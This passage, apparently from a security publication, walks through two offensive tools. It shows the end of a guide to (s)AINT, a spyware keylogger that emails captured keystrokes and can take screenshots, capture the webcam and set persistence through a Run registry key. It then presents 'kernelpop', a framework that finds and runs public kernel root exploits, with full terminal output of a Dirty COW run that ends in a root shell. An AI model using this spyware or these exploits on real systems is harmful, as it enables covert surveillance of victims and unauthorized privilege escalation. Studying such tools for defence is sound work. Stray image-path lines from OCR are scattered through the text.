
- E-mail will be sent when it reaches the specified number of characters.
- Optionally, you can enable Screenshot, Webcam Capture and Persistence.

Run Spyware

To run the .EXE double-click the executable.




To run .JAR run on command prompt “`java -jar saint.jar`”.




```
do - java  -jar saint-1.0-jar-with-dependencies.jar
\Desktop>java -jar saint-1.0-jar-with-dependencies.jar
```

Keep data

If the option **Keep data on the computer** was enabled, the data will be saved on *(s)AINT* folder in `%APPDATA%`.



The data will be sent to the specified email.



test (s)AINT !@#$%^&

3 Attachments

2017-11-18.txt

How to uninstall


To uninstall (s)AINT from your operating system, run the UNINSTALL.bat file available on the repository with administrative permissions.

UNINSTALL.bat

```
:: Kill java process
taskkill /f /im javaw.exe

:: Remove (s)AINT folder
rmdir /s /q %appdata%\(s)AINT

:: Delete entry registry
reg delete HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v Security /f

pause
```

Contributing

This project was written under BSD 3-Clause License, if you would like to contribute please contact me by email *tiagorlampert@gmail.com* or open an issue in *https://github.com/tiagorlampert/sAINT*.



KERNELPOP

by coastal

ABOUT THE AUTHOR


Spencer

Spencer is a hobbyist researcher and security enthusiast. Currently focusing on expanding his knowledge in all aspects of security, he spends his free time reading, scripting, and hacking. If you'd like to get in contact, he can be reached at coastalsec@protonmail.com

"kernelpop" is an open-source framework, written in Python, for performing automated kernel vulnerability enumeration and exploitation. At the moment of writing, it supports over 25 root exploits for both Linux and macOS. The framework itself is extensible by design, allowing for anyone to add their own exploits and perform a pull request to share exploit functionality with the community, or add to their own private fork.

The author's motivation for writing the tool stemmed from, "kernel exploitation with public exploits being more of an exercise in search engine navigation than anything else". The idea was to create a tool that removed the redundancy of searching for exploit after exploit and instead offering an encompassing way to check for available public exploits against a given operating system kernel.


Using "kernelpop" is simple. Enumeration of a target system can be performed with the command `python3 kernelpop.py`.



```
user@debian:~/Desktop/kernelpop$ python3 kernelpop.py

##########################
#  welcome to kernelpop  #
#                        #
# let's pop some kernels #
##########################

[+] underlying os identified as a linux variant

[+] kernel Linux-3.16.0-4-686-pae-i686-with-debian-8.0 identified as:
        type:                   linux
        distro:                 linuxdebian
        version:                3.16-0
        architecture:           i686
[*] matching kernel to known exploits
        [+] found `confirmed` kernel exploit: CVE20162384
        [+] found `confirmed` kernel exploit: CVE20176074
        [+] found `confirmed` kernel exploit: CVE20177308
        [+] found `confirmed` kernel exploit: CVE20165195_32_poke
        [+] found `confirmed` kernel exploit: CVE20165195_32
        [+] found `potential` kernel exploit: CVE20171000367
[*] matched kernel to the following confirmed exploits
        [[ high reliability ]]
                CVE20177308     `packet_set_ring` in net/packet/af_packet.c can gain privileges via crafted syst
em calls.
                CVE20165195_32_poke     Dirty COW race condition root priv esc for 32 bit (poke variant)
                CVE20165195_32  Dirty COW race condition root priv esc for 32 bit
        [[ low reliability ]]
                CVE20162384     Double free vulnerability in the `snd_usbmidi_create` (requires physical proximi
ty)
                CVE20176074     `dccp_rcv_state_process` in net/dccp/input.c mishandles structs and can lead to
local root
[*] matched kernel to the following potential exploits:
        [[ high reliability ]]
                CVE20171000367  sudo get_process_ttyname() root priv esc
user@debian:~/Desktop/kernelpop$
```

This automatically checks the base kernel version, while pulling more detailed information about the system (such as Linux flavor, patch level, etc.). This information is checked against all available exploits in the framework for the given kernel ecosystem (Linux, Mac, or Windows), and any resulting matches for vulnerabilities are printed to the terminal.

Exploiting a host using a discovered vulnerability is equally as simple. The command `python3 kernelpop.py -e {exploit}`, where `{exploit}` is the name of one of the enumerated exploits, will perform automated exploitation of the system. The particulars of this process depend on the exploit, but can range from pre-checking the system to ensure that it satisfies the necessary prerequisites for vulnerable, to compilation and execution of the source code.




```
user@debian:~/Desktop/kernelpop$ whoami
user
user@debian:~/Desktop/kernelpop$ python3 kernelpop.py -e CVE20165195_32

##########################
#  welcome to kernelpop  #
#                        #
# let's pop some kernels #
##########################

[*] attempting to perform exploitation with exploit CVE20165195_32
        [*] stabilizing exploit:
                `echo 0 > /proc/sys/vm/dirty_writeback_centisecs`
Would you like to run exploit CVE20165195_32 on this system? (y/n): y
        [*] compiling exploit CVE20165195_32 to /home/user/Desktop/kernelpop/playground/CVE20165195_32
        [*] gcc /home/user/Desktop/kernelpop/exploits/linux/source/CVE20165195_32.c -o /home/user/Desktop/kernel
pop/playground/CVE20165195_32 -pthread
        [+] compilation successful!
        [*] performing exploitation of CVE20165195_32
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
Size of binary: 53112
Racing, this may take a while..
/usr/bin/passwd overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
thread stopped
root@debian:/home/user/Desktop/kernelpop# whoami
root
```

